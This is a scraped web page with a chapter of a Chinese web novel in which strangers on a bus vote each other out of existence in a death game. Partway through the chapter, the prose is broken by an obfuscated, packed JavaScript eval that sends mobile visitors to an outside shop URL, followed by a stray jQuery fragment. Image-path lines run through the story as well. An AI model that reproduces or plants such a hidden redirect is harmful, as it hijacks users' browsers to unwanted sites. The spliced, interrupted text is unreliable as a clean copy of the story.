文趣网 > 其他小说 > 这无限游戏谁给我报的名 > 5. 找呀找呀找朋友(5)
    【我会开枪,而且越早开枪对我越有利。】

    “本轮投票结束。”

    冰冷的广播音第三次响起,和梁阿汀回忆里三年前那个男生的声音交叠。

    【陌生环境下的平衡是很脆弱的,就像一个颤颤巍巍的肥皂泡,无论多么细小的动作,哪怕只是一个呼吸,都有可能打破这个平衡。】

    “本轮共五人弃票……”

    【而平衡一旦被打破,你不主动开枪,你就有可能被别人开枪杀死。】

    “投出嫌疑人:姜雪,钱克,张欣茹……”

    【这个时候,开枪反而是自保的最佳手段。】

    “投出凶手一位,游戏继续,第四轮讨论时间,半小时倒计时开始。”

    梁阿汀重重地闭了眼睛。

    果然,她最不希望看见的结果还是发生了。

    姜雪冷笑一声,盯着钱克的目光冰冷厌恶:“虚伪。”

    钱克满脸的还没反应过来。

    姜雪根本不管他是什么反应,她随意看了眼自己消失了一半的小腿,跟车上默不作声看着她的其他人说:“我帮你们投出来了一个凶手,剩下的那个……”

    她冷冷地瞥了一眼李佳伟,眼神不言而喻。

    “你投了我?”钱克跟不上她的节奏,但他看见了自己的脚在变得透明。姜雪厌恶地盯着他,像盯着一堆散发着腐烂味道、恶心至极的垃圾:“还装。”

    “我没有投你!我弃票了!”钱克突然大声吼道,“你投了我!?”

    钱克踉跄着想去揪姜雪的衣领,手却从她的领口穿了出去。他们二人的身体都已经变得半透明。

    姜雪站在原地没有动,半透明已经蔓延到了她的下巴,她就那么冷冷地看着钱克,对着他无声地说了句什么。

    梁阿汀读懂了,那是三个字——

    “去死吧。”

    姜雪消失了,和刘子萌张欣茹一样。她消失后,钱克才终于从愤怒中缓过神来,惊慌和无措一起从眼底漫了上来。

    “是谁……是谁!”他扫过车上的所有人,试图找到答案,却没看出来任何东西,车上的人眼神都是差不多的怜悯,和无力回天。

    钱克的脖子以下已经完全半透明了,他突然停下了动作,像是突然想明白了什么,猛地扭头去看身后的李佳伟。

    也瞬间捕捉到了他眼里没来得及藏住的一丝错愕。

    “……你?”

    李佳伟没有回避钱克的视线,他坦然地与他对视,眼睛里除了刚才的错愕之外,没有其他的情绪,被发现的紧张、愧疚,甚至是恐惧,都没有,有的只是平静,和理所当然。

    “姜雪是我投的。”李佳伟淡淡开口,不顾车上人看怪物一样的眼神,冷静道,“上一轮谁投了刘子萌我不知道,但我知道这一轮如果我不投姜雪,那我们两个都要死。”

    “你为什么不跟我说?”被背叛,被人背后捅了刀的愤怒完全盖过了钱克的恐惧,他红着眼睛,狠狠地盯着李佳伟,“你知道姜雪要投我,但是你什么也没说!你就眼睁睁看着我被她害死!”

    李佳伟没说话,脸上也没有什么表情,镜片因为角度问题反了光,把他的眼睛完全遮住,也遮住了他眼里的情绪。

    这副样子不知怎的,和梁阿汀印象中那个做读书汇报的男生重叠在了一起。

    这是一类人。

    似乎是习惯了李佳伟的沉默,也似乎是知道自己已经无力回天,钱克突兀地开了口:“我当初就不应该……”

    话还没说完,他就消失在了车上。

    短短一个多小时,车上已经由最开始的十个人变成了六个人。

    少了将近一半。

    钱克消失之后,车内再次陷入了令人窒息的寂静,梁阿汀低着头,感受着自己灼热的呼吸,她现在已经开始有耳鸣的感觉了。

    目送着钱克消失后,李佳伟顺势坐下,沉默地看着窗外一片白茫茫。

    “那个……所以,刚刚投出去的凶手是谁啊?”王国豪一句话打破了沉默。

    “钱克,姜雪,张欣茹,他们中的一个。”陈硕说道。

    “那刘子萌不是,姜雪也就不是,张欣茹早就没了,那不就……”只剩下钱克了?

    王国豪小心翼翼地看了眼李佳伟,他害怕钱克,但他其实更怕钱克身边的这个不怎么说话的同伴。

    有句俗话讲会咬人的狗不叫,比起动不动就骂人甚至动手的钱克,息怒不形于色的李佳伟更让人捉摸不透,这种人在生意场上会是最棘手的竞争对手,而对标现在这种情况,这种人反而是适应最快的。

    “还不能确定。”周珂直视着王国豪回应道,“在没有明确线索的情况下我们不能这么简单地武断。”

    说着她有意无意地看了眼李佳伟,后者沉着脸,眼睛一眨不眨地盯着窗外,不知道在想什么。

    “比起这个,现在有一个更要紧的问题。”陈硕从前半部分坐着的司季开始,视线一个一个扫过来,最后定格在梁阿汀身上,“除了姜雪和李佳伟,刚刚是谁没有弃票?”梁阿汀的眼前开始模糊了,她用力眨了下眼睛,低声道:“张欣茹是我投的。”

    “我想试试触犯规则消失的人是否还能成为投票对象。”

    梁阿汀这话是看着陈硕说的,因为全车剩下的人,除去一言不发的闷葫芦,只有这个瑜伽教练似乎是能顺利沟通的。

    “那第二轮的刘子萌该不会也是你……”王国豪脱口而出。

    “不会,刘子萌不会是她投的。”陈硕说。梁阿汀在心里谢谢他,此时她头疼得想梆梆给自己脑瓜来两拳,根本说不出话。

    形势似乎又发展到了死胡同。

    “李佳伟同学。”陈硕代表其它四个人向坐在窗边的人开了口,“我觉得你应该给我们所有人一个解释。”

    李佳伟将视线从窗外移到了陈硕身上,略过了他的白衬衫,略过他只卷了一边的袖口,移到他脸上。

    声音还是一如之前的淡然,没什么起伏:“事实你们都知道了,姜雪是我投的,钱克是姜雪投的,凶手在他们三人中间,另一个凶手是谁我也不知道,规则没说凶手是否知道自己的身份,也没说凶手一定互相认识,所以你们大可不必盯着我不放。”

    “但是就像你说的,凶手可能并不知道自己是凶手,所以你也不是没有嫌疑的。”陈硕严肃道。

    他话音刚落,李佳伟就说:“照你这么说,每个人都有嫌疑。”

    陈硕问:“刘子萌是你投的吗?”

    李佳伟斩钉截铁:“不是。”

    话题无法再进行下去了,陈硕没再说话,于是众人

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17609586|205890||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('又陷入了沉默。

    “我们……这一轮还是弃票吗?”王国豪扭头去看陈硕。

    陈硕沉吟片刻,说:“我一直都主张全员弃票,可现在这个情况……”

    他话没说完,但在场的所有人都听明白了他的话外音。

    他话音又一转:“但是我还是希望大家能够停止互相猜疑,多给自己争取点时间,找出真正的凶手。”

    梁阿汀垂下了眼皮,她棒球服外套的袖口上不知从哪里蹭得灰了一块,她伸手去搓,没搓掉。

    其实李佳伟的逻辑很容易想明白。现在这种情况就像三年前那个做汇报的男同学说的那样,未知且充满危险的环境,就像是一座黑暗森林,他们这些互不相识的人就像拿枪的猎人,从第二轮刘子萌被投走开始,这个环境下脆弱的平衡就被打破了。

    因为刘子萌的消失,姜雪在第三轮对钱克开了枪。

    李佳伟很聪明,也很谨慎。他了解钱克的性格,知道他顶多就是口嗨,投票亲手把人送走这种事他干不出来。同时他也猜到姜雪一定会投钱克,并且因为他跟钱克的关系,投走钱克后下一个一定会投他,于是他干脆主动对姜雪开了枪。

    螳螂捕蝉,黄雀在后。牺牲钱克一人,换来的是自己的安全。

    梁阿汀偷偷去看李佳伟的表情,这个人从一开始的存在感就不高,为数不多被人注意到也是因为钱克的咋呼,现在没了钱克,他整个人更是安静得仿佛不存在。

    李佳伟藏在眼镜后面的眼睛里没有情绪,同班同学在自己面前消失好像对他没有任何影响,在他心里掀起的波澜甚至还没有得知梁阿汀投了张欣茹来得强。

    冷静,理智,加上冷血,如果这种游戏并不只有这一个——梁阿汀做好了最坏的心理准备——如果这只是他们要经历的第一个游戏,如果这次李佳伟成功通关,他会是最快适应的那种人。

    “规则有没有可能玩文字游戏?”一片安静中,周珂开口,打破了沉默。

    陈硕扭头看她:“什么意思?”

    “规则说凶手可能不止一个,它没说一定不止一个。”周珂抬起头,甩了下头发,露出眼睛,“所以万一凶手真的只有一个呢?”

    “不对啊……”还没等陈硕说话,王国豪就发现了盲点,“如果只有一个,那我们现在应该已经通关了啊。”

    “两种可能,要么凶手还有一个,要么我们还差某个关键步骤。”周珂道。

    周珂的声音传到梁阿汀脑子里的时候已经听不清完整的内容了。

    梁阿汀眯着眼睛,她的眼睛很酸,她感觉体内有一股热气直冲眼睛,烫得她眼圈发红,生理泪水模糊了视线。她用手搓了一把,眼角一疼。

    人在高烧的时候身体的敏感程度会直线上升,一点点疼都会被放大得格外明显,梁阿汀把刚刚搓眼睛的手指伸到面前,那手指上有一条细小的伤口,已经结了痂,过不了多久就会痊愈。

    刚刚就是这个痂磨到了她的眼睛。

    她这手是什么时候伤的?醒来之后划到哪里了吗?

    梁阿汀在脑子里自言自语,她盯着那只手指,一直盯着,盯着盯着,就看见手指变成了两个,然后变成了五个,六个……车后方传来“咚”地一声,车上五个人循声望去,目睹梁阿汀栽倒在了座位上。